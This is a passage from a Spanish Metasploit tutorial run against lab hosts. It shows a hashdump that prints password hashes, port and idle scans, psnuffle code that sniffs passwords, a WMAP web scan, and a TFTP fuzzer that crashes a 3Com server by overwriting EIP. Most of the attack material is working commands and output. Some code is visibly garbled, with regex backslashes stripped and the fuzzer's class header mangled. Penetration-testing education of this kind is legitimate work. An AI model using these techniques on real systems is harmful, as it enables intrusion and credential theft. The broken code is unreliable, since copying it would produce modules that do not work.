[*] Command shell session 1 opened (172.16.194.163:4444 -> 172.16.194.172:55138)
at 2012-06-27 19:38:54 -0400
^Z
Background session 1? [y/N]  y
msf  exploit(usermap_script) > use post/linux/gather/hashdump
msf  post(hashdump) > show options
Module options (post/linux/gather/hashdump):
   Name     Current Setting  Required  Descripción
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.
msf  post(hashdump) > sessions -l
Active sessions
===============
  Id  Type        Information  Connection
  --  ----        -----------  ----------
  1   shell unix               172.16.194.163:4444 -> 172.16.194.172:55138
(172.16.194.172)

msf  post(hashdump) > run
[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/
msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a
user,111,,:/home/user:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/
bash
[+] Unshadowed Password File:
/root/.msf4/loot/20120627193921_msfu_172.16.194.172_linux.hashes_264208.txt
[*] Post module execution completed
msf  post(hashdump) > loot
Loot
====
host            service  type          name                   content     info
path
----            -------  ----          ----                   -------     ----
----
172.16.194.172           linux.hashes  unshadowed_passwd.pwd  text/plain  Linux
Unshadowed Password File
/root/.msf4/loot/20120627193921_msfu_172.16.194.172_linux.hashes_264208.txt
172.16.194.172           linux.passwd  passwd.tx              text/plain  Linux
Passwd File
/root/.msf4/loot/20120627193921_msfu_172.16.194.172_linux.passwd_953644.txt
```

```
172.16.194.172           linux.shadow  shadow.tx              text/plain  Linux
Password Shadow File
/root/.msf4/loot/20120627193921_msfu_172.16.194.172_linux.shadow_492948.txt
```

9.13. Recogida de información

9.13.1. Escaneo de puertos

Los escáneres y la mayoría de los demás módulos auxiliary utilizan la opción RHOSTS en lugar de RHOST. RHOSTS puede tomar rangos de IP (192.168.1.20-192.168.1.30), rangos de CIDR (192.168.1.0/24), rangos múltiples separados por comas (192.168.1.0/24, 192.168.3.0/24) y lista de ficheros con dispositivos separados por línea. Este es otro uso para un archivo de salida nmap.

De forma predeterminada, todos los módulos scanner tendrán el valor THREADS establecido en 1. El valor THREADS establece el número de threads simultáneos que se utilizarán durante el escaneo. Establecer este valor en un número más alto para acelerar sus escaneos o mantenerlo más bajo para reducir el tráfico de red, pero asegúrarse de cumplir con las siguientes pautas:

- Mantener el valor THREADS por debajo de 16 en sistemas Win32 nativos
- Mantener THREADS por debajo de 200 cuando se ejecute el Metasploit en Cygwin
- En sistemas operativos tipo Unix, los THREADS se puede configurar hasta 256.

Nmap & db_nmap
Podemos usar el comando db_nmap para ejecutar nmap contra nuestros objetivos y nuestros resultados de análisis se almacenarían automáticamente en nuestra base de datos. Sin embargo si también más adelante se desea importar los resultados del análisis en otra aplicación o marco, es probable que se desee exportar los resultados del análisis en formato XML. Siempre es bueno tener las 3 salidas de nmap (xml, grepable y normal). Por lo tanto podemos ejecutar el escaneo nmap utilizando la opción -oA seguido del nombre de archivo deseado para generar los 3 archivos de salida, luego emitir el comando db_import para llenar la base de datos de Metasploit.

Ejecutar nmap con las opciones que normalmente se usarían desde la línea de comandos. Si quisiéramos que nuestro escaneo se guardara en nuestra base de datos, omitiríamos el indicador de salida y usaríamos db_nmap. El siguiente ejemplo sería db_nmap -v -sV 192.168.1.0/24.

```
msf > nmap -v -sV 192.168.1.0/24 -oA subnet_1
[*] exec: nmap -v -sV 192.168.1.0/24 -oA subnet_1
Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-13 19:29 MDT
NSE: Loaded 3 scripts for scanning.
Initiating ARP Ping Scan at 19:29
Scanning 101 hosts [1 port/host]
...
Nmap done: 256 IP addresses (16 hosts up) scanned in 499.41 seconds
Raw packets sent: 19973 (877.822KB) | Rcvd: 15125 (609.512KB)
```

Escaneo de puertos
Además de ejecutar nmap, hay otros escáneres de puertos que están disponibles dentro de Metasploit que podemos ver con una búsqueda portscan

```
msf > search portscan
```

```
Matching Modules
================
   Name                                  Disclosure Date  Rank    Descripción
   ----                                  ---------------  ----    -----------
auxiliary/scanner/natpmp/natpmp_portscan     normal  NAT-PMP External Port
Scanner
auxiliary/scanner/portscan/ack               normal  TCP ACK Firewall Scanner
auxiliary/scanner/portscan/ftpbounce         normal  FTP Bounce Port Scanner
auxiliary/scanner/portscan/syn               normal  TCP SYN Port Scanner
auxiliary/scanner/portscan/tcp               normal  TCP Port Scanner
auxiliary/scanner/portscan/xmas              normal  TCP "XMas" Port Scanner
```

En aras de comparación, compararemos nuestros resultados de escaneo de nmap para el puerto 80 con un módulo de escaneo de Metasploit. Primero, determinemos que dispositivos tenían abierto el puerto 80 según nmap.

```
msf > cat subnet_1.gnmap | grep 80/open | awk '{print $2}'
[*] exec: cat subnet_1.gnmap | grep 80/open | awk '{print $2}'
192.168.1.1
192.168.1.2
192.168.1.10
192.168.1.109
192.168.1.116
192.168.1.150
```

El escaneo nmap que ejecutamos anteriormente era un escaneo SYN, por lo que ejecutaremos el mismo escaneo a través de la subred buscando el puerto 80 a través de nuestra interfaz eth0 usando Metasploit.

```
msf > use auxiliary/scanner/portscan/syn
msf auxiliary(syn) > show options
Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Descripción
   ----       ---------------  --------  -----------
BATCHSIZE  256           yes       The number of hosts to scan per set
DELAY      0             yes       The delay between connections, per thread, in
milliseconds
INTERFACE                no        The name of the interface
JITTER     0             yes       The delay jitter factor (maximum value by
which to +/- DELAY) in milliseconds.
PORTS      1-10000       yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS                   yes       The target address range or CIDR identifier
SNAPLEN    65535         yes       The number of bytes to capture
THREADS    1             yes       The number of concurrent threads
TIMEOUT    500           yes       The reply read timeout in milliseconds
msf auxiliary(syn) > set INTERFACE eth0
INTERFACE => eth0
msf auxiliary(syn) > set PORTS 80
PORTS => 80
```

```
msf auxiliary(syn) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(syn) > set THREADS 50
THREADS => 50
msf auxiliary(syn) > run
[*] TCP OPEN 192.168.1.1:80
[*] TCP OPEN 192.168.1.2:80
[*] TCP OPEN 192.168.1.10:80
[*] TCP OPEN 192.168.1.109:80
[*] TCP OPEN 192.168.1.116:80
[*] TCP OPEN 192.168.1.150:80
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Aquí se usa el escáner TCP contra otro objetivo. Al igual que con todos los plugins mencionados anteriormente, esto utiliza la opción RHOSTS. Recordar que podemos emitir el comando hosts -R para configurar automáticamente esta opción con los dispositivos que se encuentran en nuestra base de datos.

```
msf > use auxiliary/scanner/portscan/tcp
msf  auxiliary(tcp) > show options
Module options (auxiliary/scanner/portscan/tcp):
   Name         Current Setting  Required  Descripción
   ----         ---------------  --------  -----------
CONCURRENCY  10       yes       The number of concurrent ports to check per host
DELAY        0        yes       The delay between connections, per thread, in
milliseconds
JITTER       0        yes       The delay jitter factor (maximum value by which
to +/- DELAY) in milliseconds.
PORTS        1-10000  yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS                yes       The target address range or CIDR identifier
THREADS      1        yes       The number of concurrent threads
TIMEOUT      1000     yes       The socket connect timeout in milliseconds
msf  auxiliary(tcp) > hosts -R
Hosts
=====
address    mac          name  os_name  os_flavor  os_sp  purpose  info  comments
-------    ---          ----  -------  ---------  -----  -------  ----  --------
172.16.194.172  00:0C:29:D1:62:80        Linux    Ubuntu            server
RHOSTS => 172.16.194.172
msf  auxiliary(tcp) > show options
Module options (auxiliary/scanner/portscan/tcp):
   Name         Current Setting  Required  Descripción
   ----         ---------------  --------  -----------
CONCURRENCY  10       yes       The number of concurrent ports to check per host
FILTER                no        The filter string for capturing traffic
INTERFACE             no        The name of the interface
PCAPFILE              no        The name of the PCAP capture file to process
PORTS        1-1024   yes       Ports to scan (e.g. 22-25,80,110-900)
```

```
RHOSTS       172.16.194.172   yes       The target address range or CIDR
identifier
SNAPLEN      65535    yes       The number of bytes to capture
THREADS      10       yes       The number of concurrent threads
TIMEOUT      1000     yes       The socket connect timeout in milliseconds
msf  auxiliary(tcp) > run
[*] 172.16.194.172:25 - TCP OPEN
[*] 172.16.194.172:23 - TCP OPEN
[*] 172.16.194.172:22 - TCP OPEN
[*] 172.16.194.172:21 - TCP OPEN
[*] 172.16.194.172:53 - TCP OPEN
[*] 172.16.194.172:80 - TCP OPEN
[*] 172.16.194.172:111 - TCP OPEN
[*] 172.16.194.172:139 - TCP OPEN
[*] 172.16.194.172:445 - TCP OPEN
[*] 172.16.194.172:514 - TCP OPEN
[*] 172.16.194.172:513 - TCP OPEN
[*] 172.16.194.172:512 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(tcp) >
```

Podemos ver que los módulos de escáner integrados de Metasploit son más que capaces de encontrar sistemas y puertos abiertos. Es solo otra herramienta excelente para tener en cuenta si se está ejecutando Metasploit en un sistema sin nmap instalado.

Escaneo SMB

De los dispositivos detectados en la red, también se puede intentar determinar los sistemas operativos que se están ejecutando. Esto nos ayudará a reducir los ataques a un sistema específico y se evitará perder el tiempo en aquellos que no son vulnerables a un exploit en particular.

Dado que hay muchos sistemas en el ejemplo que tienen el puerto 445 abierto, utilizaremos el módulo scanner/smb/Versión para determinar que versión de Windows se ejecuta en un destino y que versión de Samba está en un dispositivo Linux.

```
msf > use auxiliary/scanner/smb/smb_Versión
msf auxiliary(smb_Versión) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(smb_Versión) > set THREADS 11
THREADS => 11
msf auxiliary(smb_Versión) > run
[*] 192.168.1.209:445 is running Windows 2003 R2 Service Pack 2 (language:
Unknown) (name:XEN-2K3-FUZZ) (domain:WORKGROUP)
[*] 192.168.1.201:445 is running Windows XP Service Pack 3 (language: English)
(name:V-XP-EXPLOIT) (domain:WORKGROUP)
[*] 192.168.1.202:445 is running Windows XP Service Pack 3 (language: English)
(name:V-XP-DEBUG) (domain:WORKGROUP)
[*] Scanned 04 of 11 hosts (036% complete)
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
```

Observar también que si ahora emitimos el comando hosts, la información recién adquirida se almacena en la base de datos de Metasploit.

```
msf auxiliary(smb_Versión) > hosts
Hosts
=====
address   mac  name  os_name        os_flavor  os_sp  purpose  info  comments
-------   ---  ----  -------        ---------  -----  -------  ----  --------
192.168.1.201            Microsoft Windows  XP         SP3    client
192.168.1.202            Microsoft Windows  XP         SP3    client
192.168.1.209            Microsoft Windows  2003 R2    SP2    server
```

Escaneo inactivo

El escaneo inactivo IPID de nmap permite escanear un poco sigilosamente un objetivo mientras se suplanta la dirección IP de otro dispositivo en la red. Para que este tipo de exploración funcione, se necesita localizar un dispositivo que esté inactivo en la red y use secuencias IPID de Incremental o Broken Little-Endian Incremental. Metasploit contiene el módulo scanner/ip/ipidseq para escanear y buscar un dispositivo que cumpla con los requisitos.

```
msf > use auxiliary/scanner/ip/ipidseq
msf auxiliary(ipidseq) > show options
Module options (auxiliary/scanner/ip/ipidseq):
   Name       Current Setting  Required  Descripción
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds
msf auxiliary(ipidseq) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(ipidseq) > set THREADS 50
THREADS => 50
msf auxiliary(ipidseq) > run

[*] 192.168.1.1's IPID sequence class: All zeros
[*] 192.168.1.2's IPID sequence class: Incremental!
[*] 192.168.1.10's IPID sequence class: Incremental!
[*] 192.168.1.104's IPID sequence class: Randomized
[*] 192.168.1.109's IPID sequence class: Incremental!
[*] 192.168.1.111's IPID sequence class: Incremental!
[*] 192.168.1.114's IPID sequence class: Incremental!
[*] 192.168.1.116's IPID sequence class: All zeros
[*] 192.168.1.124's IPID sequence class: Incremental!
[*] 192.168.1.123's IPID sequence class: Incremental!
[*] 192.168.1.137's IPID sequence class: All zeros
[*] 192.168.1.150's IPID sequence class: All zeros
[*] 192.168.1.151's IPID sequence class: Incremental!
[*] Auxiliary module execution completed
```

A juzgar por los resultados de este escaneo, tenemos una serie de posibles zombis que podemos usar para realizar un escaneo inactivo. Intentaremos escanear un dispositivo usando el zombie en 192.168.1.109 y veremos si obtenemos los mismos resultados que obtuvimos anteriormente.

```
msf auxiliary(ipidseq) > nmap -Pn -sI 192.168.1.109 192.168.1.114
[*] exec: nmap -Pn -sI 192.168.1.109 192.168.1.114
Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-14 05:51 MDT
Idle scan using zombie 192.168.1.109 (192.168.1.109:80); Class: Incremental
Interesting ports on 192.168.1.114:
Not shown: 996 closed|filtered ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-term-serv
MAC Address: 00:0C:29:41:F2:E8 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 5.56 seconds
```

9.13.2. psnuffle - Esnifando contraseñas

Max Moser lanzó un módulo de detección de contraseñas en Metasploit llamado psnuffle que detectará las contraseñas de forma similar a la herramienta dsniff. Actualmente es compatible con POP3, IMAP, FTP y HTTP GET. Usar el módulo psnuffle es extremadamente simple.

```
msf > use auxiliary/sniffer/psnuffle
msf auxiliary(psnuffle) > show options
Module options:
   Name       Current Setting  Required  Descripción
   ----       ---------------  --------  -----------
   FILTER                      no        The filter string for capturing traffic
   INTERFACE                   no        The name of the interface
   PCAPFILE                    no        The name of the PCAP capture file to
process
   PROTOCOLS  all              yes       A comma-delimited list of protocols to
sniff or "all".
   SNAPLEN    65535            yes       The number of bytes to capture
   TIMEOUT    1                yes       The number of seconds to wait for new
data
```

Hay algunas opciones disponibles, incluida la capacidad de importar un archivo de captura pcap. Ejecutaremos el escáner psnuffle en su modo predeterminado.

```
msf auxiliary(psnuffle) > run
[*] Auxiliary module execution completed
[*] Loaded protocol FTP from
/usr/share/metasploit-framework/data/exploits/psnuffle/ftp.rb...
[*] Loaded protocol IMAP from
/usr/share/metasploit-framework/data/exploits/psnuffle/imap.rb...
```

```
[*] Loaded protocol POP3 from
/usr/share/metasploit-framework/data/exploits/psnuffle/pop3.rb...
[*] Loaded protocol URL from
/usr/share/metasploit-framework/data/exploits/psnuffle/url.rb...
[*] Sniffing traffic.....
[*] Successful FTP Login: 192.168.1.100:21-192.168.1.5:48614 >> victim / pass
(220 3Com 3CDaemon FTP Server Versión 2.0)
```

Se ha capturado un inicio de sesión FTP exitoso.
Esta es una excelente herramienta para la recopilación pasiva de información y es fácil de extender debido a su diseño modular.

Localización de los módulos
Todos los diferentes módulos de psnuffle están ubicados en el directorio /exploits/psnuffle. Los nombres corresponden a los nombres de protocolo utilizados dentro de él. Para desarrollar un nuevo módulo, echemos un vistazo a las partes importantes del módulo sniffer pop3 existente como plantilla.

```
self.sigs = {
:ok => /^(+OK[^n]*)n/si,
:err => /^(-ERR[^n]*)n/si,
:user => /^USERs+([^n]+)n/si,
:pass => /^PASSs+([^n]+)n/si,
:quit => /^(QUITs*[^n]*)n/si }
```

Esta sección define los patrones de expresión que se utilizarán durante el rastreo para identificar datos interesantes. Las expresiones regulares se ven muy extrañas al principio pero son muy poderosas. En resumen todo dentro de () estará disponible dentro de una variable más adelante en el script.

```
self.sigs = {
:user => /^(NICKs+[^n]+)/si,
:pass => /b(IDENTIFYs+[^n]+)/si,}
```

Para el protocolo IRC, esta sección se vería como las anteriores. No todos los nickservers están utilizando IDENTIFY para enviar la contraseña, pero sí la de Freenode.

Para definir la sesión de cada módulo, primero tenemos que definir los puertos donde se manejaría y como debe ser rastreada la sesión.

```
return if not pkt[:tcp] # We don't want to handle anything other than tcp
return if (pkt[:tcp].src_port != 6667 and pkt[:tcp].dst_port != 6667) # Process
only packet on port 6667
#Ensure that the session hash stays the same for both way of communication
if (pkt[:tcp].dst_port == 6667) # When packet is sent to server
s = find_session("#{pkt[:ip].dst_ip}:#{pkt[:tcp].dst_port}-
#{pkt[:ip].src_ip}:#{pkt[:tcp].src_port}")
else # When packet is coming from the server
s = find_session("#{pkt[:ip].src_ip}:#{pkt[:tcp].src_port}-
#{pkt[:ip].dst_ip}:#{pkt[:tcp].dst_port}")
end
```

Ahora que tenemos un objeto de sesión que consolida de forma exclusiva la información, podemos continuar y procesar el contenido del paquete que coincida con una de las expresiones regulares que definimos anteriormente.

```
case matched
when :user # when the pattern "/^(NICKs+[^n]+)/si" is matching the packet
content
s[:user]=matches #Store the name into the session hash s for later use
# Do whatever you like here... maybe a puts if you need to
when :pass # When the pattern "/b(IDENTIFYs+[^n]+)/si" is matching
s[:pass]=matches # Store the password into the session hash s as well
if (s[:user] and s[:pass]) # When we have the name and the pass sniffed, print
it
print "-> IRC login sniffed: #{s[:session]} >> username:#{s[:user]}
password:#{s[:pass]}n"
end
sessions.delete(s[:session]) # Remove this session because we dont need to track
it anymore
when nil
# No matches, don't do anything else # Just in case anything else is matching...
sessions[s[:session]].merge!({k => matches}) # Just add it to the session object
end
```

9.13.3. El escaner web WMAP

WMAP es un escáner de vulnerabilidades de aplicaciones web rico en funciones que se crearon originalmente a partir de una herramienta llamada SQLmap. Esta herramienta está integrada en Metasploit y nos permite realizar escaneos de aplicaciones web desde el propio Metasploit.

Para el escaneo de vulnerabilidades, primero comenzamos creando una nueva base de datos para almacenar nuestros resultados de escaneo WMAP, cargar el plugin wmap y ejecutar la ayuda para ver que comandos están disponibles.

```
msf > load wmap
.-.-.-..-.-.-..---..---.
| | | || | | || | || |-'
`-----'`-'-'-'`-^-'`-'
[WMAP 1.5.1] ===  et [  ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf >  help
wmap Commands
=============
    Command       Descripción
    -------       -----------
    wmap_modules  Manage wmap modules
    wmap_nodes    Manage nodes
    wmap_run      Test targets
    wmap_sites    Manage sites
    wmap_targets  Manage targets
```

```
    wmap_vulns    Display web vulns
...snip...
```

Antes de ejecutar un análisis de aplicaciones web, primero debemos agregar una nueva URL de destino pasando la opción -a a wmap_sites. Luego al ejecutar wmap_sites -l se imprimirán los objetivos disponibles.

```
msf > wmap_sites -h
[*]  Usage: wmap_targets [options]
        -h        Display this help text
        -a [url]  Add site (vhost,url)
        -l        List all available sites
        -s [id]   Display site structure (vhost,url|ids) (level)
msf > wmap_sites -a http://172.16.194.172
[*] Site created.
msf > wmap_sites -l
[*] Available sites
===============
     Id  Host            Vhost           Port  Proto  # Pages  # Forms
     --  ----            -----           ----  -----  -------  -------
     0   172.16.194.172  172.16.194.172  80    http   0        0
```

A continuación se añade el sitio objetivo con wmap_targets.

```
msf > wmap_targets -h
[*] Usage: wmap_targets [options]
        -h              Display this help text
        -t [urls]       Define target sites (vhost1,url[space]vhost2,url)
        -d [ids]        Define target sites (id1, id2, id3 ...)
        -c              Clean target sites list
        -l              List all target sites
msf > wmap_targets -t http://172.16.194.172/mutillidae/index.php
```

Una vez añadido, podemos ver la lista de objetivos usando la opción -l desde la cónsola.

```
msf > wmap_targets -l
[*] Defined targets
===============
     Id  Vhost           Host            Port  SSL    Path
     --  -----           ----            ----  ---    ----
     0   172.16.194.172  172.16.194.172  80    false    /mutillidae/index.php
```

Usando el comando wmap_run se escanerá el sistema objetivo.

```
msf > wmap_run -h
[*] Usage: wmap_run [options]
        -h                        Display this help text
        -t                        Show all enabled modules
        -m [regex]                Launch only modules that name match provided
regex.
```

```
        -p [regex]                Only test path defined by regex.
        -e [/path/to/profile]     Launch profile modules against all matched
targets.
                                  (No profile file runs all enabled modules.)
```

Primero se usará la opción -t para listar los módulos que se usarán para escanear el sistema remoto.

```
msf > wmap_run -t
[*] Testing target:
[*]     Site: 192.168.1.100 (192.168.1.100)
[*]     Port: 80 SSL: false
[*] ============================================================
[*] Testing started. 2012-01-16 15:46:42 -0500
[*]
=[ SSL testing ]=
[*] ============================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
[*] ============================================================
[*] Loaded auxiliary/admin/http/contentkeeper_fileaccess ...
[*] Loaded auxiliary/admin/http/tomcat_administration ...
[*] Loaded auxiliary/admin/http/tomcat_utf8_traversal ...
[*] Loaded auxiliary/admin/http/trendmicro_dlp_traversal ...
...snip...
```

Todo lo que ahora falta, es ejecutar el escaneo WMAP en la URL de destino.

```
msf > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]     Site: 172.16.194.172 (172.16.194.172)
[*]     Port: 80 SSL: false
============================================================
[*] Testing started. 2012-06-27 09:29:13 -0400
[*]
=[ SSL testing ]=
============================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
============================================================
[*] Module auxiliary/scanner/http/http_Versión

[*] 172.16.194.172:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-
2ubuntu5.10 )
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/scanner/http/robots_txt
...snip...
```

```
...snip...
...snip...
[*] Module auxiliary/scanner/http/soap_xml
[*] Path: /
[*] Server 172.16.194.172:80 returned HTTP 404 for /.  Use a different one.
[*] Module auxiliary/scanner/http/trace_axd
[*] Path: /
[*] Module auxiliary/scanner/http/verb_auth_bypass
[*]
=[ Unique Query testing ]=
============================================================
[*] Module auxiliary/scanner/http/blind_sql_query
[*] Module auxiliary/scanner/http/error_sql_injection
[*] Module auxiliary/scanner/http/http_traversal
[*] Module auxiliary/scanner/http/rails_mass_assignment
[*] Module exploit/multi/http/lcms_php_exec
[*]
=[ Query testing ]=
============================================================
[*]
=[ General testing ]=
============================================================
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
Launch completed in 212.01512002944946 seconds.
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
[*] Done.
```

Una vez ha terminado el escaneo, se trata de estudiar la base de datos para ver si el WMAP ha encontrado algo interesante.

```
msf > wmap_vulns -l
[*] + [172.16.194.172] (172.16.194.172): scraper /
[*]     scraper Scraper
[*]     GET Metasploitable2 - Linux
[*] + [172.16.194.172] (172.16.194.172): directory /dav/
[*]     directory Directory found.
[*]     GET Res code: 200
[*] + [172.16.194.172] (172.16.194.172): directory /cgi-bin/
[*]     directory Directoy found.
[*]     GET Res code: 403
...snip...
```

Buscando en la salida anterior, se puede ver que WMAP ha informado de una vulnerabilidad. Ejecutando vulns listará sus detalles.

```
msf > vulns
[*] Time: 2012-01-16 20:58:49 UTC Vuln: host=172.16.2.207 port=80 proto=tcp
name=auxiliary/scanner/http/options refs=CVE-2005-3398,CVE-2005-3498,OSVDB-
877,BID-11604,BID-9506,BID-9561
```

Debido a este análisis de vulnerabilidades con WMAP, ahora se pueden usar estos resultados para recopilar más información sobre la vulnerabilidad reportada.

9.14. Escribiendo un fuzzer sencillo

9.14.1. Que es un fuzzer

Un fuzzer es una herramienta utilizada por los profesionales de seguridad para proporcionar datos no válidos e inesperados a las entradas de un programa. Un fuzzer típico prueba una aplicación para detectar desbordamiento de búffer, cadenas de formato no válidas, ataques transversales de directorio, vulnerabilidades de ejecución de comandos, inyección de SQL, XSS y más.

Debido a que Metasploit proporciona un conjunto muy completo de librerías para los profesionales de seguridad para muchos protocolos de red y manipulaciones de datos, es un buen candidato para el desarrollo rápido de un fuzzer sencillo.

El módulo Rex::Text proporciona muchos métodos prácticos para manejar vtexto como:

- Buffer conVersión
- Encoding (html, url, etc)
- Checksumming
- Random string generation

El último punto es extremadamente útil para escribir un fuzzer sencillo. Esto ayudará a escribir herramientas fuzzer como un URL Fuzzer sencillo o un Network Fuzzer completo.

A continuación se muestran algunas de las funciones que se pueden encontrar en Rex::Text:

```
root@kali:~# grep "def self.rand"
/usr/share/metasploit-framework/lib/rex/text.rb
def self.rand_char(bad, chars = AllChars)
def self.rand_base(len, bad, *foo)
def self.rand_text(len, bad='', chars = AllChars)
def self.rand_text_alpha(len, bad='')
def self.rand_text_alpha_lower(len, bad='')
def self.rand_text_alpha_upper(len, bad='')
def self.rand_text_alphanumeric(len, bad='')
def self.rand_text_numeric(len, bad='')
def self.rand_text_english(len, bad='')
def self.rand_text_highascii(len, bad='')
def self.randomize_space(str)
def self.rand_hostname
def self.rand_state()
```


9.14.2. Fuzzer TFTP sencillo

Uno de los aspectos más poderosos de Metasploit es lo fácil que es hacer cambios y crear nuevas funcionalidades reutilizando el código existente. Por ejemplo, como demuestra este código fuzzer muy sencillo, se pueden realizar algunas modificaciones menores en un módulo existente en

Metasploit para crear un nuevo módulo fuzzer. Los cambios pasarán longitudes cada vez mayores al valor del modo de transporte al Servicio TFTP de 3Com para Windows, lo que dará como resultado una sobrescritura de EIP.

```
#Metasploit
require 'msf/core'
class Metasploit3  '3Com TFTP Fuzzer',
                        'Versión'        => '$Revision: 1 $',
                        'Descripción'    => '3Com TFTP Fuzzer Passes Overly Long
Transport Mode String',
                        'Autor'         => 'Your name here',
                        'License'        => MSF_LICENSE
                )
                register_options( [
                Opt::RPORT(69)
                ], self.class)
        end
        def run_host(ip)
                # Create an unbound UDP socket
                udp_sock = Rex::Socket::Udp.create(
                        'Context'   =>
                                {
                                        'Msf'        => framework,
                                        'MsfExploit' => self,
                                }
                )
                count = 10  # Set an initial count
                while count < 2000  # While the count is under 2000 run
                        evil = "A" * count  # Set a number of "A"s equal to
count
                        pkt = "\x00\x02" + "\x41" + "\x00" + evil + "\x00"  #
Define the payload
                        udp_sock.sendto(pkt, ip, datastore['RPORT'])  # Send the
packet
                        print_status("Sending: #{evil}")  # Status update
                        resp = udp_sock.get(1)  # Capture the response
                        count += 10  # Increase count by 10, and loop
                end
        end
end
```

Ahora para probanlo, se debe ejecutar y ver los resultados.



Vemos que hay un crash. La nueva herramienta fuzzer funciona como se esperaba. Si bien esto puede parecer sencillo, una cosa a considerar es el código reutilizable que nos proporciona. En el ejemplo, la estructura del payload se definió para esta prueba, lo que nos ahorró tiempo y nos permitió llegar directamente al fuzzing en lugar de investigar el protocolo TFTP. Esto es extremadamente poderoso y es un beneficio oculto del Metasploit.

